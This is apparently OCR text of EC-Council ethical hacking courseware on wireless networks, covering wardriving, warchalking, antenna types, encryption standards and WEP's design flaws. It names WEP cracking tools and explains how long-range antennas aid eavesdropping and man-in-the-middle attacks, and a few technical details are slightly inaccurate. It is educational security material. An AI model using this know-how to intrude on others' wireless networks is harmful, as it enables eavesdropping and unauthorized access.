
WarDriving

According to www.wordspy.com, **WarDriving** is a computer cracking technique that involves driving through a neighborhood with a wireless enabled notebook computer, mapping houses and businesses that have wireless access points.

WarChalking

This term comes from **whackers** who use chalk to place a special symbol on a sidewalk or another surface to indicate a nearby wireless network that offers Internet access. It is a method used to draw symbols in public places to advertise open Wi-Fi networks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Chalking Symbols

Wi-Fi chalking symbols are inspired by hobo symbols. Matt Jones designed the set of icons and publicized them. The following are the various Wi-Fi chalking symbols:





FIGURE 15.10: Various Wi-Fi chalking symbols

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Wireless Antennas

Antennas are important for sending and receiving radio signals. They convert electrical impulses into radio signals and vice versa. Basically there are five types of wireless antennas:

Directional Antenna

A directional antenna is used to **broadcast** and obtain radio waves from a single direction. In order to improve the transmission and reception the directional antenna is designed to work effectively in a few directions when compared with the other directions. This also helps in reducing interference.

Omnidirectional Antenna

Omnidirectional antennas **radiate electromagnetic energy** regularly in all directions. They usually radiate strong waves uniformly in two dimensions, but not as strongly in the third. These antennas are efficient in areas where wireless stations use time division multiple access technology. A good example of an omnidirectional antenna is one used by radio stations. These antennas are effective for radio signal transmission because the receiver may not be stationary. Therefore, a radio can receive a signal regardless of where it is.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Parabolic Grid Antenna

A parabolic grid antenna is based on the principle of a **satellite dish** but it does not have a solid backing. Instead of solid backing this kind of antennas has a semi-dish that is formed by a grid made of aluminum wire. These grid parabolic antennas can achieve very long distance Wi-Fi transmissions by making use of the principle of a highly focused radio beam. This type of antenna can be used to transmit weak radio signals millions of miles back to earth.


Yagi Antenna

Yagi is a unidirectional antenna commonly used in communications for a frequency band of **10 MHz to VHF and UHF**. It is also called as **Yagi Uda** antenna. Improving the gain of the antenna and reducing the noise level of a radio signal are the main focus of this antenna. It doesn't only have unidirectional radiation and response pattern, but it concentrates the radiation and response. It consists of a reflector, dipole, and a number of directors. An end fire radiation pattern is developed by this antenna.

Dipole Antenna

A dipole is a straight electrical conductor measuring **half wavelength** from end to end and connected at the RF feed line's center. It is also called as a doublet. It is bilaterally symmetrical so it is inherently a balanced antenna. These kinds of antennas are usually fed with a balanced parallel-wire RF transmission line.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Parabolic Grid Antenna

Parabolic grid antennas enable attackers to get better signal quality resulting in more data to eavesdrop on, more bandwidth to abuse, and higher power output that is essential in Layer 1 DoS and man-in-the-middle attacks. Grid parabolic antennas can pick up Wi-Fi signals from a distance of 10 miles. The design of this antenna saves weight and space and it has the capability of picking up Wi-Fi signals that are either horizontally or vertically polarized.

SSID	Channel	Encryption	Authentication	Signal
Apple	2	None	Unknown	24%
My Wi-Fi	5	WEP	Unknown	40%
GSM	1	WEP	Unknown	64%
Wi-Fi Planet	6	None	Unknown	38%
Awslocal	8	None	Unknown	54%

TABLE 15.4: Various SSID's and percentage of signal quality

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Flow

Wireless encryption is a process of protecting the wireless network from attackers who can collect your sensitive information by breaching the RF (Radio Frequency) traffic.


This section provides insight on various wireless encryption standards such as WEP, WPA, WPA2, WEP issues, how to break encryption algorithms, and how to defend against encryption algorithm cracking.

Wireless Concepts	Wireless Encryption
Wireless Threats	Wireless Hacking Methodology
Wireless Hacking Tools	Bluetooth Hacking

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasure	Wireless Security Tools
Wi-Fi Pen Testing	

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Wireless Encryption


The attacks on wireless networks are increasing day by day with the increasing use of wireless networks. Therefore, from this **emerging technology** have come various types of wireless encryption algorithms to make the wireless network more secure. Each wireless encryption algorithm has advantages and disadvantages. The following are the various wireless encryption algorithms developed so far:

- **WEP:** A WLAN clients authenticating and data encryption protocol and it is an old, original wireless security standard that can be cracked easily.
- **WPA:** It is an advanced WLAN clients authenticating and data encryption protocol using TKIP, MIC, and AES encryption. It uses a 48-bit IV, 32-bit CRC, and TKIP encryption for wireless security.
- **WPA2:** WPA2 uses AES (128-bit) and CCMP for wireless data encryption.
- **WPA2 Enterprise:** It integrates EAP standards with WPA encryption**.**
- **TKIP:** A security protocol used in WPA as a replacement for WEP.
- **AES:** It is a symmetric-key encryption, used in WPA2 as a replacement of TKIP.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **EAP:** Uses multiple authentication methods, such as token cards, Kerberos, certificates, etc.
- **LEAP:** A proprietary WLAN authentication protocol developed by Cisco.
- **RADIUS:** A centralized authentication and authorization management system.
- **802.11i:** An IEEE standard that specifies security mechanisms for 802.11 wireless networks.
- **CCMP:** CCMP utilizes 128-bit keys, with a 48-bit initialization vector (IV) for replay detection.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



WEP Encryption

In this section we will discuss WEP encryption as well as its flaws.

What Is WEP Encryption?

According to searchsecurity.com, "**Wired Equivalent Privacy (WEP)** is a security protocol, specified in the IEEE Wireless Fidelity (Wi-Fi) standard 802.11b." WEP is a component of the **IEEE 802.11 WLAN standards**. Its primary purpose is to provide confidentiality of data on wireless networks at a level equivalent to that of wired LANs. Physical security can be applied in wired LANs to stop unauthorized access to a network.

In a wireless LAN, the network can be accessed without physically connecting to the LAN. Therefore, IEEE utilizes an encryption mechanism at the data link layer for minimizing unauthorized access on WLAN. This is accomplished by encrypting data with the symmetric RC4 encryption algorithm—a cryptographic mechanism used to defend against threats.

Role of WEP in Wireless Communication

- WEP protects from eavesdropping on wireless communications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- It minimizes unauthorized access to the wireless network.
- It depends on a **secret key**. This key is used to encrypt packets before transmission. A mobile station and an access point share this key. An integrity check is performed to ensure that packets are not altered during transmission. **802.11 WEP** encrypts only the data between 802.11 stations.

Main Goals of WEP

- Confidentiality: It prevents link-layer eavesdropping
- Access Control: It determines who may access the network and who may not
- Data Integrity: It protects the change of data from a third user
- Efficiency

Key points

It was developed without:

- Academic or public review
- Review from **cryptologists**

It has significant vulnerabilities and design flaws

- WEP is a stream cipher that uses RC-4 to produce a stream of bytes that are **XORed** with plaintext

The length of the WEP and the secret key are:

- 64-bit WEP uses a 40-bit key
- 128-bit WEP uses a 104-bit key size
- 256-bit WEP uses 232-bit key size

WEP Flaws


Some basic flaws undermine WEP's ability to protect against a serious attack:

1. No defined method for encryption key distribution:
   - Pre-shared keys were set once at installation and are rarely (if ever) changed.
   - It is easy to recover the number of plaintext messages encrypted with the same key.
2. Use of RC4, which was designed to be a one-time cipher and not intended for multiple message use:
   - As the pre-shared key is rarely changed, the same key is used over and over.
   - An attacker monitors the traffic and finds out the different ways to work out with the plaintext message.
   - With knowledge of the **ciphertext** and plaintext, an attacker can compute the key.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Attackers analyze the traffic from totally passive data captures and crack the WEP keys with the help of tools such as AirSnort, WEPCrack, and dweputils.
4. Key generators that are used by different vendors are vulnerable for a 40-bit key.
5. Key scheduling algorithms are also vulnerable to attack.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



How WEP Works

To encrypt the payload of an **802.11 frame**, the WEP encryption uses the following procedure:

- A **32-bit Integrity Check Value (ICV)** is calculated for the frame data.
- The ICV is appended to the end of the frame data.
- A **24-bit Initialization Vector (IV)** is generated and appended to the WEP encryption key.
- The combination of IV and the WEP key is used as the input to RC4 algorithm to generate a key stream. The length of the stream should be same as the combination of ICV and data.
- The key stream is bit-wise XORed with the combination of data and ICV to produce the encrypted data that is sent between the client and the AP.
- The IV is added to the encrypted combination of data and ICV along with other fields, to generate a MAC frame.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


